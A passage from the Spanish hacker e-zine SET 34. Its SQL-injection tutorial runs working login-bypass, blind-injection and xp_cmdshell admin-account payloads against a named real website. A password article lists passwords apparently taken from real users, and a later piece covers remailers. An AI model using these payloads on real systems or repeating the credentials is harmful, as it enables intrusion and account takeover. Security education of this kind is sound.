El punto que menos he comentado, es este ultimo, aunque creo que deberia estar claro:

Nadie nos libra de un administrador imprudente, o de un xploit 0-day al que simplemente no ha habido tiempo para corregir. Pero si usamos la misma contraseña para todo, la culpa tambien es nuestra.

La solucion es sencilla: tener una segunda cuenta para foros, u otro tipo de registros, o hacer uso de paginas de correo temporal, como mytrashmail, o bugmenot. Este ultimo nos puede proporcionar usuarios y contraseñas, muy util para esos sitios de los que solo nos interesa un pdf.

Entonces, como elegimos una contraseña segura?

Pues el hecho es que existen infinidad de programas que las generan para nosotros (net /random en windows, agp para linux, multitud de scripts...)

Pero, desgraciadamente, mi memoria es muy mala, y me cuesta bastante recordar passwords como 2ls9yQDayZ , y menos si tengo que recordar una distinta para cada sitio en el que estoy registrado. Afortunadamente, existen varios trucos, y tu puedes tener el tuyo:

Frases de paso: por que usar una sola palabra pudiendo usar frases enteras? Por ejemplo, podemos sustituir la contraseña "cinco" por "si dices cinco..." (ya sabes lo que pasa :P)

O, si nacimos un 2 de abril, podemos poner los caracteres 2 y 4 en mayusculas, y añadir un 02 y un 04 al principio y al final:
"02sI dlces cinco...04"

O sustituir todos los espacios por _, /, *, #, @ o cualquier otro simbolo que se te ocurra, o incluso al ternarlos:
"02sI#dlces_ci nco...04"

O por que no, escribirlo en h4x0r:
"0251#o|1c35_C1nC0...04"

Echale imaginacion ;)

Si la imaginacion no es lo tuyo, siempre puedes usar alguno de los programas antes mencionado, y usar un gestor de contraseñas, y te bastara con recordar solo una contraseña: la de tu gestor. (por ejemplo kwallet para los usuarios de kde)

Tambien puedes usar esteganografia, y guardar las contraseñas en tu fotografia favorita.

Existen otros metodos, por ejemplo, diceware, que consiste en generar passphrases a partir de las tiradas de un dado, o alguno mas friki que no recuerdo donde lei, que se basaba en hallar el determinante de matrices 3x3 en el teclado, es decir, si por ejemplo nos fijamos en la zona qwe-asd-zxc la pass seria "qscaxewdz-eszwacdxq"

Si quieres mas ideas, te dejo como lectura recomendada, el metodo SFSP, que conoci gracias a kriptopolis:
<http://www.sans.org/rr/whitpapers/authentication/1636.php>

=====
Por ultimo, la lista de passwords, por si alguien quiere comprobar lo que os he contado

009790
020275
02670267
04101977
081102
093270
10516
1076186
112358
11281128
123321
12345
123456
123456
12345678
150485
181160
190183
207955
221022
240199
248261
2703
272087
27589
333777
343400
344844
416027
452323
532410
5789313
617618
7898521
8029
860506
aguacate
alejandra
asdfasdf
basura
bolson
buitrigo
cacaca
cambiar
canyamel
cascada
cerdito
chichiri
ciudadano
Cronos
crypt
dios147
duketro
eduardo
esclarecido
esperanza
esquelito
falcom
fedora
fernando

ferrer0
fi ngol fi n
fi refox
foro
freakshow
ful l metal
garfi o
gaza
gui l l ermo
hamaquero
hansol
j osefo
JOVANKA
kburton
kuyu
mani u123
mari oneta
mati as
maxtor
mendi eta
metal l i ca
mi crosoft
mi perro
mochi ca
necton
ol aya
pecusa
pepote
pi l l i n
pi rata
pol ka
pqpqq
putaputa
quell e
rammstei n
ramram
rascar
redal ert
rol los
sal tador
sandokan
SI LENT
si mba
sl i pknot
star78
sui cune
tej ada
teresa
tesoro
ti otio
tomcat
torpedo
vampi ro
yomi smo
zheyen

EOF

-[0x08]-----
-[Inyeccion SQL (Introduccion)]-----
-[by thenemi]-----SET-34--

INTRODUCCION A LA INYECCION SQL

thenemi

consultas, dudas, criticas... <thenemi@gmail.com>

//

Muy buenas. Con este texto pretendo que se comprenda un poco que es un ataque de inyeccion SQL, como saber (de primeras) si un sitio puede ser vulnerable, y los metodos mas comunes de ataque. Como bien dice el titulo, es una introduccion, asi que si ya sabes de que va la cosa, te lo puedes saltar.

Para ir despertando el gusanillo: Se trata de un tipo de ataque muy basico, que, sin embargo, os puede dar grandes resultados.

Muchos defaces a paginas web son posibles gracias a este tipo de ataques, o mas bien, a que a los programadores se la trae floja la seguridad de su sitio.

Valgan como ejemplo un par de noticias recientes:

[*] [27/06/2007, zone-h.org]
<http://www.zone-h.org/content/view/14780/31/>

microsoft.co.uk hackeada mediante este metodo.
Videos del ataque disponibles en la web.

[*] 26/06/2007, periodico "Cinco Dias"
<http://tinyurl.com/33a33k>
Web de Pedro de la Rosa (www.pedrodelarosa.com) hackeada. Se veia venir.

Cada uno tiene su estilo, y a mi me gusta ir poniendo ejemplos reales. Puesto que cuento con el permiso del webmaster, utilizare ejemplos reales.

Va a ser la web de [pedrodelarosa.com] la que tomare de ejemplo para ver como se llego a producir el deface, gracias a este tipo de ataques. Ojo, yo no tengo nada que ver con el ataque, y probablemente, si esto sale publicado, es, porque como ya he dicho, cuento con el permiso del webmaster para divulgarlo (aunque como vereis no tiene mucho misterio).

Espero que asi os hagais a la idea de lo relativamente sencillo que puede ser realizar un deface observando un ejemplo real. Que puedas realizar un deface a un sitio importante/conocido no significa que seas un gran hacker/programador/comotequierasllamar.

Vamos alla.

//

ESQUEMA

- 1. Breve Introduccion a SQL
- 2. Inyeccion (ejemplo real)

3. Blind SQL-injection. Posibilidades

4. Referencias

// fin del esquema -->

1. Breve introduccion a SQL

=====
Pero que es SQL?

SQL es un lenguaje que opera sobre bases de datos, es decir, nos va a permitir modificar los datos, o bien su estructura.

Para seguir este texto, necesitas conocer un par de comandos:

- + CREATE : para crear bases de datos
- + DROP : para borrarlas
- + SELECT : realizar consultas en la base de datos
- + FROM : especificar la tabla sobre la que se va a operar
- + WHERE : especificar condiciones
- + AND; OR : corresponden a la funcion logica.
- + * : comodin :P
- + -- : se utiliza para realizar comentarios.

Asi, por ejemplo:

```
$: SELECT password FROM users WHERE name=pepito
```

Devuelve la contraseña del usuario que se llama pepito que esta almacenado en la tabla users.

Como veis, la estructura que vamos a emplear es sencilla, y podreis entender los ejemplos sin problemas.

Y en que se utiliza?

Pues en muchas cosas, desde en bases de datos de empresas, hasta en paginas web. Por ejemplo, los nombres de los usuarios registrados y sus contraseñas, se almacenan en una base de datos. No seria interesante poder realizar consultas como la de arriba sin necesidad de ser administrador? O poder acceder a una pagina en la que teoricamente necesitamos un nombre de usuario y una contraseña sin ni siquiera saber un nombre de usuario valido?. Pues vamos a intentarlo...

2. Inyeccion

=====
Supongamos un formulario de validacion, en cuyo codigo encontramos lo siguiente:

```
-----  
SELECT * FROM basededatos WHERE nombre = '' + tunombre + ''  
AND password='' + tupassword + '' ;"  
-----
```

Si nosotros introducimos como nombre de usuario set y como password 1234, se genera la siguiente consulta:

```
SELECT * FROM basededatos WHERE nombre = 'set' AND password='1234';
```

Nuestro formulario ha leído la variable "tunombre" (set) y la variable "password" (1234), y realiza la consulta. Si en la base de datos llamada "basededatos" existe un registro que tiene de nombre de usuario set y de contraseña 1234, el formulario nos permitiría acceder como set, bien sea al foro, a nuestra cuenta de correo, o a cualquier otro sitio.

Sin embargo, alguien puede introducir perfectamente como contraseña la cadena de texto "1234 ' or 1=1" con lo que la consulta generada sería la siguiente:

```
SELECT * FROM basededatos WHERE nombre = 'set' AND password='1234' OR 1=1;
```

Con esta consulta, independientemente de si el password del usuario set es 1234 o de si no lo es, el atacante tendría acceso a nuestra página como usuario set, puesto que el resultado de la consulta va a ser positivo, si la contraseña es 1234 o si 1=1.

Y como de momento, uno es siempre igual a uno, el atacante está dentro.

Evidentemente da lo mismo lo que pongamos delante del ' , puesto lo que nos interesa es añadir al final el OR 1=1. De este modo las consultas

```
SELECT * FROM basededatos WHERE nombre = 'set' AND password='' OR 1=1;
```

```
SELECT * FROM basededatos WHERE nombre = 'set' AND password='loquesea' OR 1=1;
```

dan el mismo resultado.

Peor sería si hubiese puesto como nombre de usuario admin, ya que habría logrado acceso de administrador. Y todavía hay más: Si introduce la famosa cadena "loquesea ' or 1=1" tanto en usuario como en password:

```
SELECT * FROM basededatos WHERE nombre = 'loquesea' OR 1=1  
AND password='1234' OR 1=1;
```

Consiguiendo así acceso sin necesidad ni siquiera de saber un nombre de usuario.

En vez de eso, podríamos tratar de inyectar un código que añadiese un nuevo usuario en la base de datos, darle permisos de administrador, o llegar a ejecutar comandos en la máquina comprometida.

El potencial de este tipo de ataques es muy grande, y estamos rascando solo la superficie.

La solución a este tipo de ataques, básicamente reside en filtrar lo que el usuario introduce, evitando caracteres como ' y ".

Aunque creas que un ataque tan sencillo, no se puede realizar a día de hoy, la cruda realidad es que parece que muy pocos programadores se interesan por la seguridad, y ataques como este se puedan ver todavía.

0x08-mad grrl.txt

Empezemos con nuestro caso real, el piloto de formula 1 :P

Vayamos, por ejemplo, al foro, y veamos la url que contiene el crear un nuevo tema:

http://www.pedrodelarosa.com/castella/foro/post.asp?forum_id=1&method=Topic&forum_title=

(evidentemente, va todo junto)

Nos aparece una pagina que nos recuerda bastante al foro de set (por ejemplo), con sus correspondientes cuadros de nombre de usuario, contraseña, y mensaje.

Probamos suerte con lo que acabamos de aprender:

Como nombre de usuario, ponemos "Webmaster", y como password "loquesea ' or 1=1"

Le damos a enviar, y se nos informa de que nuestro mensaje ha sido publicado con éxito.

Con un truco tan simple, podemos llegar a enviar y publicar mensajes como si fuésemos el Webmaster. Del mismo modo, vamos a ser capaces de editar y de borrar mensajes. No parece que se hayan preocupado demasiado por la seguridad de su web...

Mi teoría queda confirmada, al fijarme de nuevo en la url, y mas concretamente, en la parte de "forum_id=1".

Pruebo a cambiar el 1 por el 31337, y cualquier usuario, sin necesidad de ser administrador o moderador del foro, puede publicar mensajes en cualquier subforo.

(el 1 corresponde al castellano, el 2 al ingles, ... y el 31337 al nuestro :P)
http://www.pedrodelarosa.com/castella/foro/forum.asp?forum_id=31337

Asi pues, cualquiera, mediante este ataque tan sencillo, se puede hacer con el control del foro. Merece la pena estudiarlo no? :P

3. Blind SQL-injection

=====

Vale, muy bien, somos los reyes del foro. Pero lo que tu quieres de verdad es poder cambiar la web, poner "yo estuve aqui", y que vayan a tu casa a detenerte, y con razon.

Pues nada, vol vamos a la pagina principal. Hay algo que parece interesante. (lease set 31, 0x06 : buscando informacion)

<http://www.pedrodelarosa.com/castella/archivo.asp?mes=1&any=2007>
La pagina nos muestra sus exitos de enero del 2007.

Sera vulnerable?

Hasta ahora hemos visto como acceder a un sitio que nos pidiese nombre de usuario y contraseña, pero que ocurre si lo que queremos es ejecutar consultas?

Vamos a tener que buscar paginas de esta forma:

[http://\[ur\]/loquesea?variable=numerito](http://[ur]/loquesea?variable=numerito)

Para ver si es vulnerable, podemos probar con nuestro 'OR 1=1, o podemos poner el ' directamente:

<http://www.pedrodelarosa.com/castella/archivo.asp?mes='>

0x08-mad grml.txt

Y obtenemos el siguiente mensaje de error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Comilla no cerrada antes de la cadena de caracteres ' ORDER BY dial DESC, id DESC'.

/castella/archivo.asp, line 77

No solo es vulnerable, sino que además obtenemos el nombre de algunas columnas. Nuestro objetivo va a ser conseguir ejecutar la consulta

```
SELECT password FROM basededatos WHERE username='admin'
```

Lo que nos devolverá el hash md5 de la contraseña del administrador. Pero podríamos plantearnos otros objetivos, como añadir a la base de datos un usuario con permisos de administrador, o hasta podríamos llegar a ejecutar netcat en la máquina remota, y conseguir nuestra shell, comprometiendo la máquina completamente.

El problema es que ahora no vamos a "ver" el resultado, sino que vamos a realizar un tipo de inyección conocido como blind-SQL injection. Para entender lo que es, vayamos directamente con el ejemplo:

Empezamos probando con

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1 AND 1=1  
-----
```

Nos devuelve el mismo resultado que si hubiésemos puesto mes=1 .
(ejecutamos mes=1 AND TRUE)

Sin embargo:

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1 AND 1=2  
-----
```

(ejecutamos mes=1 AND FALSE)

Por tanto, nos devuelve una página de error, que dice que no hay registros.

La idea es la siguiente. Vamos a ir ejecutando consultas de la forma

```
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1 AND NUESTRACONSULTA
```

Nuestras consultas van a ser del tipo Booleano (verdadero o falso)

Si nos dice que no hay registros, sabemos que el resultado de nuestra consulta es falso, pero si nos devuelve la página de los éxitos del mes, el resultado de nuestra consulta es verdadero.

De este modo, por ejemplo, para encontrar el nombre de usuario, podemos preguntar si el valor ascii del primer carácter es mayor que 113. Si nos carga la misma página, sabemos que sí. Después volveremos a realizar la consulta, pero esta vez queremos saber si es mayor que 114. Si nos devuelve error, sabemos que el valor decimal del primer carácter es exactamente 114, que corresponde a la letra r.

Lo mismo se haría para el segundo carácter, y para el tercero...

Cuando no haya más caracteres, al preguntar si el n-ésimo carácter es mayor que 100, o si es menor, las dos nos darían por resultado 'falso'.

En el ejemplo:

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1  
AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects  
WHERE type='U'),1,1)))>110  
-----
```

La consulta se ha complicado un poco...
Lo que hacemos es convertir las mayusculas a minusculas para ahorrarnos tiempo
(valores decimales entre 97 y 122), y luego comprueba si el caracter 1 es mayor
que 100

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1  
AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects  
WHERE type='U'),2,1))) = 110  
-----
```

Lo mismo, pero comprueba si es igual a 110

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=1  
AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects  
WHERE type='U'),3,1)))>110  
-----
```

Esta vez comprueba si el tercer caracter es mayor que 110.
Se entiende la idea no?

Y asi podriamos conseguir informacion de la version, nombres de usuario,
nombre de la base de datos... y podriamos ejecutar nuestro
SELECT password FROM basededatos WHERE username='admin'

Seamos sinceros, esto es un co1azo. Pero, afortunadamente, la gente de
reversing.org se ha currado un programa llamado sqlbftools, que nos
ahorrara bastante tiempo.
Lo podeis descargar de <http://www.reversing.org/node/view/11>, viene tanto el
ejecutable para win32 como el codigo fuente.
Merece la pena que la echeis un ojo, leyendo el manual no deberiais tener ningun
tipo de problemas. Yo ya le tengo en mis imprescindibles.

Imaginaros por un momento que la base de datos, aparte de ser de microsoft OLE,
hubiese sido la llamada db0. Esto dignificaria que esta hecha la instalacion
por defecto, con lo que el usuario tendria los permisos de SYSTEM-
Antes que nada, lo comprobariamos:

```
-----  
http://www.pedrodelarosa.com/castella/archivo.asp?mes=  
convert(int,(select+user));--  
-----
```

Afortunadamente, no es el caso, pero supongamos que lo hubiese sido.

Podriamos ejecutar comandos de una manera remota.

```
-----  
http://[url]/blablaba?id=1;exec master..xp_cmdshell%20'net user set 1234 /add';--  
-----
```

Con esto a1adiriarnos el usuario set con password 1234

```
-----  
http://[url]/blablaba?id=1;exec master..xp_cmdshell%20'net  
localgroup administrators set /add';--  
-----
```

Y así le daríamos permisos de administrador.

4. Referencias

=====
Todavía quedan muchas cosas por ver, como el UNION SELECT, que nos permitiera estructurar una base de datos, el ORDER BY, y ver las diferencias entre una versión y otra, entre un sistema operativo y otro, como evitar estos ataques... Teneis lectura para rato, y ya has visto lo que se puede conseguir con muy poco.

Os dejo un par de sitios:

-www.hackthissite.org

Wargame. Varios de los realistic challenge se resuelven mediante sql injection. Tienen montadas un par de webs para que te entrenes legamente.

-<http://www.reversing.org/node/view/13>
Blid sql-injection methods. Ingles.

-<http://www.unixwiz.net/techtips/sql-injection.html>
Introduccion. Ingles

-<http://www.securiteam.com/securi tyreviews/5DP0N1P76E.html>
Buen texto, tambien en ingles, contiene referencias muy interesantes. Si te interesa el tema, visita obligada.

EOF

-[0x09]-----
-[Proyectos, Peticiones, Avisos]-----
-[by SET Ezine]-----SET-34--

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:

- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]-----

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente.

-[Nuestros articulos mas buscados]-----

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:

<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales: faltan derechos de autor! ¿nadie quiere meterse/defender a las SGAE?
- sistemas operativos: hace tiempo que nadie destripa un sistema operativo en toda regla ¿alguien tiene a mano un AS400 o un Sperry Plus?
- Retro informatica. Has descubierto como entrar en la NASA con tu Spectrum 48+? somos todo ojos, y si no siempre puedes destripar el SO como curiosidad
- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, No hagais todos manuales de C, procura sorpendernos con programacion inverosimil
- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...
- Evaluacion de software de seguridad: os veo vagos, Nadie le busca las

cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!
- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?
- ORACLE, MySQL, MSSQL... ¿Alguien levanta el dedo?
- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".
- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...
- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)
- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?
- Finanzas anonimas en la red. Parece que en las redes p2p, empiezan a aparecer los prestamos sin intermediarios. Solucion para financiarse tu casa ?
- Lo que tu quieras... que en principio tenga que ver con la informática en fin, son los mismos intereses de los ultimos numeros....

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]-----

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos
- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual quisiera nosotros.
- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocosos... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comentarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.
- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

0x09-mad grr1.txt

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.
- 79 COLUMNAS (ni mas ni menos, bueno menos si.)
- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con confiuracion extravagante.El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenys en ascii que luego no se ven bien.
- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.
Ya tenemos bastante con corregir nuestras propias faltas.
- AHORRAROS EL ASCII ART, PORQUE CORRE SERIO RIESGO DE SER ELIMINADO.
- Por dios!, no utilizeis los tabuladores ni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este e-zine.

-[Nuestros mirrors]-----

<http://www.zine-store.com.ar> - Argentina
<http://qaldune.freeownhost.com> - USA
<http://www.hackemate.com.ar/ezines/set/> - Argentina (no muy acutalizado que digamos)

El resto que nos aviso de tener un mirror, o no lo encontramos o las paginas estaban desactivadas, ¡mala suerte!.

-[En nuestro proximo numero]-----

Antes de que colapseis el buzón de correo preguntando cuando saldra SET 34 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se verá, calcula entre 5 y 7 meses.

-[Otros avisos]-----

Esta vez, tampoco los hay.....

(no me cansaré de repetir las cuentas de correo)

<web@set-ezine.org>

EOF

-[0x0A]-----
 -[Diez anyos despues - Anonimato]-----
 -[by set-ezine]-----SET-34--

DI EZ AÑOS DESPUES

Parece imposible pero lo cierto es que han pasado un montón de años desde que empezó a necesitar un poco de anonimato en sus andanzas por la red. Todo empezó cuando por motivos extravagantes se le ocurrió comunicar al administrador de una lejana red, que tenía un agujero enorme de seguridad. Nada le obligaba, podía pasar de largo y dejar las cosas como estaban. En el fondo era la necesidad de autoafirmarse, de que alguien además de él conociera sus capacidades. Muchos han sido descubiertos movidos por esta ansia de notoriedad. Ya en aquella época, era consciente de este peligro y para comunicar sus descubrimientos utilizó un servidor nym serv. Ya sabéis, uno de esos servidores que permiten recibir y enviar mensajes de forma anónima. ¿O tal vez no tenéis ni idea? En todo caso este viejo recuerdo nos puede servir de excusa para hacer un repaso a la evolución del anonimato en la red.

HACE DIEZ AÑOS

En aquellos lejanos tiempos, no hacía ni cinco años, que la red tal como hoy la conocemos se había constituido, pero los problemas y las preocupaciones que tenemos afloraban ya como temas de portada, tal vez porque eran y son problemas inherentes a la naturaleza humana. Ya se empezaba a hablar de dinero virtual, de robo de información, patentes infringidas, cesión gratuita de bienes inmateriales y un largo etcétera. Entre ellos existía el problema del anonimato, también algo que es viejo como el mundo. En cualquier asamblea griega estamos seguros que más de uno habría expresado su opinión de forma distinta si no tuviera que soportar las miradas desaprobadoras de los que ostentaban la verdad oficial y correcta. Hoy todavía pasa lo mismo en todas las reuniones empresariales. No digamos los deseos que tendría cualquier romano de opinar libremente sobre los excesos del último emperador desquiciado y no dejan de ser curiosos los sistemas que se utilizaban hace dos mil años para esquivar una deportación a la díscola Judea o una visita de sol o ida a los leones del anfiteatro.

Con nuestra red global ocurrió rápidamente lo mismo. Muchos pensaron que iba a ser el método ideal para proclamar sus ideas sin resultar afectado posteriormente por los todopoderosos mandamases. Era la época en que ingenuamente se decía que "en Internet nadie sabe que soy un perro", no se si os acordáis de este chiste, pero a más de uno se le atragantó la gracia cuando recibió una visita policial. Ahora todos sabemos que no basta con poner un seudónimo en la descripción de nuestro gestor de correo y que la dirección IP puede ser difícil de relacionar con una persona en concreto para un común mortal, pero es un asunto de chiste para cualquier departamento policial. Fue en aquel momento cuando aparecieron los primeros servidores que pretendían facilitar un poco de anonimato a quienes desearan expresarse libremente sin miedo a represalias.

PRIMER TENTATIVO, anon. penet. fi

Fue el primer tentativo de crear un dispositivo público que permitiera a cualquiera enviar un mensaje sin que el destinatario conociera el origen real del remitente, pero al que se pudiera responder de forma privada. El "pero" es importante, si no se puede responder a alguien es imposible establecer una conversación. Si hay alguno que le gusta la ciencia ficción y ha leído "El juego de Hender" se dará cuenta que enviar mensajes anónimos al universo puede que sea aleccionador, pero no deja de ser un poco unilateral. En fin, el operador de anon. penet. fi tenía muy buena voluntad pero el sistema que puso en marcha tenía muchas carencias.

La más grave era que el operador conocía la dirección real de los usuarios. Todo el sistema se basaba en una tabla interna en el servidor donde se relacionaba el seudónimo utilizado por la persona que quería guardar el anonimato y su dirección real. Además los mensajes viajaban sin ningún tipo de cifrado, cualquier agente podía interceptarlos en la red y leerlos, entre ellos los agentes de la policía. Cuando el operador del servidor se vio ante el riesgo de

Ox0A-mad grml.txt

ser obligado a suministrar la base de datos a las autoridades, suspendió parcialmente el servicio.

Después se encontró en frente a otro problema. Había limitado el número de mensajes y su tamaño de forma drástica para evitar el spam y la sobrecarga del sistema. Estas precauciones no fueron suficientes cuando finalmente debió de suspender el servicio cuando se vio inundado de peticiones de altas de nuevos usuarios. Fue un buen intento que duró poco tiempo.

SEGUNDO INTENTO, REMAILERS ANONIMOS TIPO-1

También se les conoce como "remailers cipherpunks" nacieron con un sistema de clave pública que cifraba todos los mensajes, esto dejaba con dos palmas de narices a los curiosos que estaban a la escucha. Sin embargo hay otros sistemas de ponerse a la escucha y uno de ellos es medir el tamaño de los mensajes a la entrada y a la salida. No os riáis porque el asunto es totalmente cierto. Se puede establecer el origen de una serie suficiente grande de mensajes solamente conociendo el número de bit que lo componen y hay gente que se dedica a hacer este tipo de análisis. Los personajes que practican estos hobbies no son los que escogeríamos como compañeros de copas para una salida nocturna.

Resultaron de gran utilidad para enviar mensajes sin que fuera posible conocer el origen de los mismos, incluso frente a una citación judicial. El operador de un remailer tipo-1 puede conocer el origen de los mensajes y por tanto no puede negarse a suministrar esta información a un investigador judicial, pero si el usuario del servicio a utilizado dos remailers encadenados, todo lo que pueden decir, incluso en el caso de que desearan colaborar con la justicia, es que una serie de personas utilizaron el primer remailer para enviar mensajes al segundo, pero no saben que relación hay entre los mensajes salidos del segundo remailer y los entrados entre el primero. Todo esto es en parte teórico. Si un departamento judicial poderoso con medios financieros suficientes, puede encargar un análisis estadístico y en base a los tamaños de los mensajes y las horas de entrada y salida, finalmente se puede saber quien ha enviado que y a donde.

Resumiendo, este tipo de servicios son útiles si estas delatando que el presidente de la comunidad de propietarios donde vives, se entiende con la administradora de la comunidad y entre ambos se están beneficiando de las últimas derramas para sufragar los gastos de mantenimiento de la fachada. Si lo que quieres es anunciar un sistema fácil de clonar tarjetas de crédito del Banco A, ya puedes quitarte la idea de la cabeza, pues si hay algo más sucio que los intereses políticos esos son los intereses económicos de las grandes corporaciones. Te descubrirán y puedes acabar bajo las aguas del río más cercano con una piedra en el cuello.

SEGUNDO INTENTO, REMAILERS ANONIMOS TIPO-2

En general estos remailers adoptaron medidas para evitar el trazo de los mensajes. Disponen de sistemas de retención de salida de los mensajes, todos los mensajes salen troceados en pedazos idénticos y detección de "replay". Son mucho más seguros pero tienen el mismo problema básico, es posible enviar mensajes pero no es posible saber quien los envía y por tanto es imposible contestar al remitente, salvo que incluyas dentro del mismo mensaje la dirección del remitente. Para poner un ejemplo con el correo de papel clásico es como si las cartas se enviaran cerradas y selladas, pero sin la dirección del remitente. Tienen que abrir el sobre para saber quien la ha enviado y en caso de actúes así, el receptor conocerá quien envió la información y puede utilizar esta información de forma indeseada.

TERCER INTENTO, nym.alias.net

Para cubrir esta laguna y poder enviar y recibir mensajes de forma anónima y segura, un par de estudiantes del MIT Laboratory for Computer Science, crearon en 1998 un software que pretendía resolver el problema. El sistema se basaba por encima de todo en un vacío legal en los Estados Unidos. La máquina que alojaba, y aloja, el servicio se encuentra físicamente en dicho país y por tanto se debe regir por sus leyes. Lo primero que hicieron con muy buen criterio los desarrolladores, fue comprobar que no había ninguna ley que

prohibiera la puesta en marcha, pero el caso es que tampoco existe de forma explícito el derecho al anonimato. Todavía hoy se encuentra el problema en un vacío legal que sucesivos gobiernos han intentado colmar sobre todo después del atentado del 11 de Septiembre. Su funcionamiento en suelo español sería probablemente imposible.

El aspecto técnico es bastante sencillo aunque hay mucha gente que no acaba de entenderlo. Todo el sistema se basa en los remailers Tipo-1. Como hemos explicado estos remailers se comunican bajo mensajes cifrados. Esta es la base del sistema. El servidor nym solo retiene tres informaciones de cada usuario, su alias, la clave pública pgp y un bloque de respuesta que se encuentra cifrado con la clave del servidor. En caso de que los administradores del servidor tengan curiosidad o bien reciban una citación judicial, podrán abrir el bloque de respuesta pero ahí se van a encontrar con una pequeña sorpresa. Si el usuario ha sido inteligente, no va a encontrar la dirección del correo real del utilizador sino la dirección de un remailer Tipo-1. De esta forma el administrador nym se encuentra al abrigo de cualquier curiosidad malsana o de un ataque legal. Si la policía quiere saber algo más tiene que mandar otra citación al administrador del remailer, suponiendo que se encuentre en el mismo país ya que si esta fuera de las fronteras las cosas se complican claramente en la investigación. Los bloques de respuesta se pueden complicar todo lo que se quiera aunque los mismos creadores de nym.alias.net aconsejan tres como mínimo.

